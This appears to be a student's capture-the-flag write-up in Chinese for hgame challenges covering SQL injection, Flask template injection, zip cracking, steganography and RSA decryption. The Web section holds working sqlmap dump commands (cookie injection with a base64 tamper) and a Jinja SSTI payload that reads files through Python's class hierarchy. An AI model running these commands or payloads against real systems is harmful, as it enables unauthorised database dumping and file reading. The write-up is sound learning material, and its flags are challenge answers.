

Web

1. 正常的 SQLi


URL:<http://123.206.203.108:10010/normalSQLi/index.php>

开始。。。怎么说。。。只是发现这道题的 cookie 似乎是 base64 的。。。

然后发现改变 cookie 的值似乎 hello 后面的称呼也会变。。。

之后 sqlmap cookie 注入加 tamper base64encode.py

没仔细看英文。。。开始全选 yes 是不行的，后来选 no 就可以了。。。



```
root@kali: ~  
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)  
[09:03:21] [INFO] resumed: fl  
[09:03:21] [INFO] resumed: flag is also not here  
[09:03:21] [INFO] resumed: hgame{fLag_1s_h4re.....}  
Database: user  
Table: user  
[3 entries]  
+-----+  
| flag |  
+-----+  
| fl |  
| flag is also not here |  
| hgame{fLag_1s_h4re.....} |  
+-----+  
[09:03:21] [INFO] table 'user`.`user`' dumped to CSV file '/root/.sqlmap/output/  
123.206.203.108/dump/user/user.csv'  
[09:03:21] [INFO] fetched data logged to text files under '/root/.sqlmap/output/  
123.206.203.108'  
[*] shutting down at 09:03:21  
root@kali:~# sqlmap -u "123.206.203.108:10010/normalSQLi/index.php" --level 3 --  
tamper base64encode.py --cookie "name=Z3Vlc3Q=" --random-agent -D 'user' -T user  
-C flag --dump
```

得到 flag

Flag:hgame{fLag_1s_h4re.....}

2. 送分的 SQLi

URL:<http://118.25.18.223:10068/>

嘛，确实是送分。。。就是看网速。。。看手速。。。手速还是不够快啊

没有抢到 123 血。。。这题就是 sqlmap 一把梭。。。正常注入

```
--current-db,--table,--column,--dump
```

```
Database: week3_sqliiii2
Table: f111aa4g
[1 entry]

+-----+
| f111aaaggg_w3 |
+-----+
| hgame{Th3_e4sist_sql_injeCti0n##} |
+-----+

[22:13:41] [INFO] table 'week3_sqliiii2.f111aa4g' dumped to CSV file 'C:\Users\77699\.sqlmap\output\118.25.18.223\dump\week3_sqliiii2\f111aa4g.csv'
[22:13:41] [INFO] fetched data logged to text files under 'C:\Users\77699\.sqlmap\output\118.25.18.223'

[*] shutting down at 22:13:41

C:\Python27\sqlmap>python sqlmap.py -u "http://118.25.18.223:10068/index.php?id=1" -D week3_sqliiii2 -T f111aa4g -C f111aaaggg w3 --dump
```

Flag:hgame{Th3_e4sist_sql_injeCti0n##}

3. 简单的 SQLi

URL:<http://118.25.18.223:10086/>

这题。。除了手指疼。。。耗时长(不会写脚本)以外很棒棒。。。

Sql 的布尔注入，只告诉对与错，再加上 md5 截断，每一次注入要重新跑一个 md5，判断库名长度，库名，各个表面长度，表名，一下午终于得出 Flag，但因为 left() 不会判断大小写，所以一个个尝试换成大写。。。幸好只有一个大写。。。

得到 Flag

```
Flag:hgame{sql Injection s000oo fun}
```

4. **书店

URL:<http://120.79.208.173:8080/hgame/index.jsp>

多次询问学长。。。终于弄出了弹框。。。没回显。。。

找到了将数据发送到远程显示的方法。。。学生机买不了。。。

做到一半。。。此题失败

5.ngc's blog

URL:<http://111.230.105.104:5000/hello/ngc>

开始对于这题完全不知道是要做什么。。。只能根据 wappalyzer 知道这题是 flask 写的，最后问学长，然后学长更新了提示，确认了是关于 flask 的漏洞，百度知道了 flask 的 web 框架注入，构造

payload:[http://111.230.105.104:5000/hello%7B%7B%20\".__class__.__mro__\[2\].__subclasses__\(\)\[40\]\('flag'\).read\(\)%20%7D%7D](http://111.230.105.104:5000/hello%7B%7B%20\)

读取到 flag

Flag:hgame{skdvhdsbvadvnjVADBVS}

Misc

1. bunny treasure

URL:<http://p48sc5k3g.bkt.clouddn.com/misc.pcapng>

下载得到一个流量包

从中发现了一个 misc.zip 的压缩包查看关于 http 的，还发现了一张

图片，图片与压缩包内的图片名称一样，压缩后的 CRC32 也一样，使用 ARCHPR 的明文攻击(汉化版居然不会停止，等了 11 个小时。。。)，得到密码解除后的压缩包，打开 flag.txt 得到 flag

```
Flag:hgame{^Play_H9am3_2nd_plAy_buNNy^}
```

2. 画风不一样的她

URL:<http://p3pqfvzzm.bkt.clouddn.com/%E7%94%BB%E9%A3%8E%E4%B8%8D%E4%B8%80%E6%A0%B7%E7%9A%84%E5%A5%B9.zip>

这题。。刚开始什么也不知道，只是用 winhex 发现其实其中一张是 jpg，然后一直卡住，前一天睡前想到可以试试看 xor，第二天就更新了 hint，盲水印，这就简单了。。。找到工具 decode。。。



```
Flag:hgame{blind_water_m4rk_quq}
```

Ps:这个解码后文件。。。最后三个字母看不清，尝试好几次。。。

3. 这是啥

URL:<http://plkaloi2x.bkt.clouddn.com/rgb.zip>

下载得到文件，看名字是 rgb 转图片的题目然后用 winhex 打开文件，在尾部发现一段 base64，解码得到 zip 密码(说实话我爆破了 24 小时。。就是看 8 位时间 24d。。放弃)hammernb!

解压得到了 rgb，notepad++把空格改成',', 网上找脚本。。。恢复。。咦，什么鬼，全黑。。。找个 rgb 码查询，0,0,0 和 1,1,1 差

不多。。。notepad++把 1 改成 255，得到二维码，扫码得到文件，
一串 base64。。。解码得到 16 进制数据，贴入 winhex 得到压缩文
件，爆破 hgame

得到伪 • Flag，与学长 py 得到真 • flag

Flag:hgame{zhe_Sh1_true_F14g23333333333}

Crypto

1. babyRSA

URL:<http://p3xlhyup6.bkt.clouddn.com/babyRSA.zip>

等到提示。。。加个填充条件

代码:openssl rsautl -decrypt -in flag.enc -inkey private.pem
-oaep -out 2.txt

得到 Flag

Flag:hgame{OAEP_i3_safer%\$#}